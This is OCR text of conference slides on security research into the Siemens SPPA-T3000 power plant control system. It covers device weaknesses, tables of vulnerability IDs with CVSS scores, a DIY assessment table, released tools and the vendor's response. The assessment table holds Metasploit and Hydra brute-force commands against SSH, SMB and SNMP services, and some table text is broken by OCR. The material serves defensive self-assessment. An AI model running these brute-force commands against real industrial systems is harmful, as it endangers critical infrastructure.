
- Siemens Scalance X-series switches
- Hirschmann MACH-series switches
- Allied Telesis IE/IS/IFS-series switches
- Siemens Scalance S-series firewalls

Network devices in DCS: summary

- Guessable SNMP community strings
- Outdated firmware
- Weak or default credentials
- Using Profinet DCP
- Routing misconfiguration

Embedded device with years of uptime is a Pandora box

What's next?



External

ID	CVSS
KL-SIEMENS-2018-002	10.0
KL-SIEMENS-2018-003	9.6
KL-SIEMENS-2018-005	5.3
KL-SIEMENS-2018-006	5.3
KL-SIEMENS-2018-007 (1)	9.8

Migration

ID	CVSS
KL-SIEMENS-2018-007 (2)[17]	8.8
KL-SIEMENS-2018-008	6.5
KL-SIEMENS-2018-009	6.5
KL-SIEMENS-2018-010	4.3
KL-SIEMENS-2018-011	8.8
KL-SIEMENS-2018-012	4.3
KL-SIEMENS-2018-013	7.5
KL-SIEMENS-2018-014	7.5
KL-SIEMENS-2018-016 to KL-SIEMENS-2018-25	4.3

Application

ID	CVSS
KL-SIEMENS-2018-001	5.9
KL-SIEMENS-2018-004	8.3

Automation

ID	CVSS
KL-SIEMENS-2018-015	7.8
KL-SIEMENS-2018-026	7.8
KL-SIEMENS-2018-027	7.8
KL-SIEMENS-2018-028	7.5
KL-SIEMENS-2018-029	7.5
KL-SIEMENS-2018-030	9.6
KL-SIEMENS-2018-031	10.0

Summary

All your kek runs on electricity


Summary

make DIY assessment and talk to vendor, integrator and internal information security

DIY security assessment

Area	Action	Remediation
All servers	The *hosts* file from Windows or Linux boxes will contain all the intended SPPA-T3000 resources on the network. You should verify that production network consists only of resources identified in the *hosts* file.	If other resources are discovered, look in system integrator's documentation to find out the role and why it is placed in the SPPA-T3000 network.
Application network	Connect your laptop with Kali Linux to Application network.	If you have network ports which are not in a locked server room, and not locked
	network) and a random Internet IP address. Try to resolve the corporate domain (Active Directory) and a random domain name from the Internet with the *nslookup* utility. This step can be done from Application server or an operator's workstation.	data exfiltration. Also, if any of the tests worked, this might be a signal of more severe issues. Analyze firewall rules line by line to understand each and every role and make sure that everything else besides those allowing rules is forbidden ("deny any to any").
Application network Application network (*) Application network	Application network SSH services (*)	For SSH and SMB services running on the discovered hosts, use Metasploit framework modules or online bruteforcing tools (Hydra, Patator, etc.) for login bruteforce with username-password pairs from the Wordlist section of this document. Ask your SOC whether they saw any suspicious activity. Usage example: Metasploit (SSH): use auxiliary/scanner/ssh/ssh_login set USERPASS_FILE <path_to_wordlist> set RHOSTS <target_ip> run Hydra (SMB): hydra -C <path_to_wordlist> -t 1 <target_ip> smb	Before version R8.2 SP2 to change the passwords a deep understanding of how system works is required, with newer version vendor promises an easy procedure for password changing. Deleting and disabling OS user accounts should be discussed with vendor. Good news is nobody (outside you and your maintainer) should use them, so your best bet is to monitor any type of their usage and respond to alarms. Create your own account on each host with strong and different passwords. For the maintainer, you will be aware that they are using the account and skip alarms. The operator account is still an operator, so to some extent it is fine[42] for them to have weak passwords as their tracking is done with other means (physical security and journaling).
Connectivity between Application an Automation	Application network (*)	For SNMP services identified before, use Metasploit framework modules or online bruteforcing tools (Hydra, Patator etc) to bruteforce SNMP community strings from the Wordlist section of this document. Check all alive hosts. Ask your SOC whether they saw any suspicious activity. Usage example (Metasploit): use auxiliary/scanner/snmp/snmp_login set USERPASS_FILE <path_to_wordlist> set RHOSTS <target_ip> run	The effect of changing SNMP community strings is unknown and in reality, doesn't complicate the situation for an attacker. Only SNMP v3 will set a baseline for secure SNMP usage.
	Application network	Vulnerability management. For all Windows boxes you need to be sure you have patches at least for MS17-010, and advisably CVE-2019-0708. For the first one use RunFinger.py or Nmap with script smb-vuln-ms17-010 (warning: might not be safe for both). For the	If not patched, request your maintainer to update your Windows environment.

Available in whitepaper



Summary

make DIY assessment and talk to vendor, integrator and internal information security


DCS is like any other industrial solution, but wurst

Require 62443-like relationships while selecting industrial solutions


Summary

make DIY assessment and talk to vendor, integrator and internal information security

DCS is like any other industrial solution, but wurst



Require 62443-like relationships while selecting industrial solutions



Update your versions, passwords and configurations

Talk to your SOC and start monitoring, detection, response in Windows/Linux/PLC subnet - totally sage

There is more to DCS than to SPPA-T3000 in the talk

Releases

- Whitepaper (approx. Q1 2020)
- Wordlist (in whitepaper)
- DIY security assessment (in whitepaper)
- Java RMI PoC dissector for Application server communications **https://github.com/klsecservices/desert**
- Application to Automation server (PLC) dissector PoC **PLC_S7_dissector.lua in https://github.com/klsecservices/SPPA**
- PVM reconstruction for decompiling (Q1 2020)
- Application password checking tool **SPPA_password_audit.py in https://github.com/klsecservices/SPPA**

Vendor response

- Siemens addresses a number of vulnerabilities in SPPA-T3000, Rel. 8.2 SP1 and addresses all vulnerabilities detected by Kaspersky with **Rel. 8.2 SP2**.
- In ICS setups based on our default SPPA-T3000 security recommendations (available to all customers), the listed **vulnerabilities are not exploitable from external networks**.
- As a default procedure when the site acceptance test is finished (system handover), Siemens **recommends to all customers to change all user passwords**.
- Siemens is **forwarding information to the SPPA-T3000 customers** to align their solution configuration with the recommendations described in the SPPA-T3000 Security Manual.
- Siemens is **aware of the criticality of SPPA-T3000** for critical infrastructures. Therefore, we
  - understand software quality improvements as an ongoing task
  - utilize software vulnerability information to enhance the system security testing process
  - continue to provide security patches for the mitigation of vulnerabilities in Siemens and 3rd-party products as part of an optional software maintenance agreement
  - continuously review the SPPA-T3000 security architecture to minimize the attack surface of ICS solutions
  - recommend deploying ICS components in physically protected areas and cabinets
  - are **aware of the additional operator responsibility regarding the ICS solution security** throughout the commercial plant operation cycle and ready to support our customers with (security-related) system updates and appropriate services

All releases will
be available on
@kl_secservices

Thank you.Questions?

@_moradek_ Radu Motspan

@alender911 Alexander Korotin

@repdet Gleb Gritsai

Eugenia Potseluevskaya

Sergey Andreev

Sergey Sidorov